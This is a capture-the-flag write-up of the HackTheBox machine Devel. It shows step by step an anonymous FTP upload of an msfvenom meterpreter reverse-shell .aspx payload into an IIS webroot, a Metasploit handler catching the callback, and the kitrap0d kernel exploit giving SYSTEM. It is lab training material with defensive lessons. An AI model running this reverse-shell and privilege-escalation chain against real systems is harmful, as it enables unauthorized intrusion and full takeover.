Devel

Walkthrough of the Devel machine – anonymous FTP tied to an IIS webroot, an msfvenom aspx webshell for initial access, and a Windows kernel exploit (kitrap0d) for SYSTEM.

Devel - HackTheBox Writeup
Devel is an Easy Windows machine on HackTheBox. It relies on anonymous FTP access that shares its root with the IIS webroot, allowing an .aspx webshell to be uploaded directly and executed over HTTP, followed by a classic Windows kernel privilege escalation to SYSTEM.
Box Info
- Name: Devel
- Difficulty: Easy
- OS: Windows
- Release Date: 15 Mar 2017
- Retire Date: 14 Oct 2017
- Creator: ch4p
Recon
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/machines
└─👀 ➜ nmap -p- --min-rate 10000 -oA nmap  10.129.56.140
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-04 00:07 EEST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 9.11% done; ETC: 00:07 (0:00:10 remaining)
Nmap scan report for 10.129.56.140
Host is up (0.29s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.72 seconds

┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/machines
└─👀 ➜ nmap -sCV -p21,80 10.129.56.140
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-04 00:09 EEST
Nmap scan report for 10.129.56.140
Host is up (0.29s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 09-03-26  12:51AM                 1438 cmd.aspx
| 03-17-17  05:37PM                  689 iisstart.htm
| 09-03-26  01:16AM                 2915 payload.aspx
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.31 seconds
Findings
- FTP with anonymous login enabled on port 21
- Microsoft IIS 7.5 web server running on port 80
Enumeration
First I logged into FTP using the anonymous account:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/machines
└─👀 ➜ ftp 10.129.56.140
Connected to 10.129.56.140.
220 Microsoft FTP Service
Name (10.129.56.140:T4T4R1S): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49220|)
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
On this server I could read and upload files freely, and these same files are served directly by the web application — let’s confirm that:

Requesting the default server file returned exactly what I saw on the FTP listing, confirming the FTP root and the IIS webroot are the same directory. That means I can create a payload with msfvenom and upload it straight through the anonymous FTP access:
1
2
3
4
5
6
7
8
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/machines
└─👀 ➜ msfvenom -p windows/meterpreter/reverse_tcp Lhost=10.10.17.196 lport=4444 -f aspx -o payload.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2890 bytes
Saved as: payload.aspx
.aspx was the right choice of format since this is an IIS/ASP.NET server. Now to upload it via FTP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/machines
└─👀 ➜ ftp 10.129.56.140
Connected to 10.129.56.140.
220 Microsoft FTP Service
Name (10.129.56.140:T4T4R1S): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put payload.aspx
local: payload.aspx remote: payload.aspx
229 Entering Extended Passive Mode (|||49221|)
125 Data connection already open; Transfer starting.
100% |***********************************************************************************|  2930       27.12 MiB/s    --:-- ETA
226 Transfer complete.
2930 bytes sent in 00:00 (7.54 KiB/s)
ftp>
The payload now sits on the server, ready to be triggered over HTTP to get a reverse shell.
Initial Access
Started Metasploit and set up a multi/handler to catch the reverse shell:
1
2
3
4
5
6
7
8
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/machines
└─👀 ➜ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use mutli/handler
[-] No results from search
[-] Failed to load module: mutli/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
Set the payload to windows/meterpreter/reverse_tcp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
Set LHOST to my VPN interface and LPORT to any port, then ran the handler:
1
2
3
4
5
6
msf6 exploit(multi/handler) > set lhost tun0
lhost => 10.10.17.196
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.17.196:4444
With the listener up, I triggered payload.aspx by requesting it directly in the browser:

And now we have a shell as iis apppool\web:
1
2
3
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
Privilege Escalation: iis apppool\web → SYSTEM
I used Metasploit’s post/multi/recon/local_exploit_suggester to enumerate viable privesc vectors:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  2         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.17.196:4444 -> 10.129.56.140:49222 (10.129.56.140)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.129.56.140 - Collecting local exploits for x86/windows...
[*] 10.129.56.140 - 205 exploit checks are being tried...
[+] 10.129.56.140 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.129.56.140 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.56.140 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.129.56.140 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.56.140 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.129.56.140 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.129.56.140 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.56.140 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.56.140 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.129.56.140 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.56.140 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[-] 10.129.56.140 - Post interrupted by the console user
[*] Post module execution completed
Several vectors came back. I went with exploit/windows/local/ms10_015_kitrap0d:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.3      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)

View the full module info with the info, or info -d command.
Set the session, LHOST, and LPORT, then ran it — SYSTEM:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
msf6 exploit(windows/local/ms10_015_kitrap0d) > set lhost tun0
lhost => 10.10.17.196
msf6 exploit(windows/local/ms10_015_kitrap0d) > set lport 5555
lport => 5555
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 2
session => 2
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.17.196:5555
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 2224 launched.
[*] Reflectively injecting the DLL into 2224...
[*] Sending stage (177734 bytes) to 10.129.56.140
[*] Meterpreter session 3 opened (10.10.17.196:5555 -> 10.129.56.140:49223) at 2026-09-04 00:40:28 +0300
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.

meterpreter > shell
Process 3272 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
SYSTEM obtained. Solved – happy hacking!
Lessons
- Anonymous FTP that shares a webroot with a live web server is a critical misconfiguration — any file uploaded is instantly reachable and executable over HTTP.
.aspx/.php/.jsppayload format should always match the underlying web technology (IIS/ASP.NET here) for the webshell to actually execute.local_exploit_suggesteris a fast way to shortlist Windows kernel privescs on old, unpatched targets — but always confirm a suggested module actually applies before firing it blindly.
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb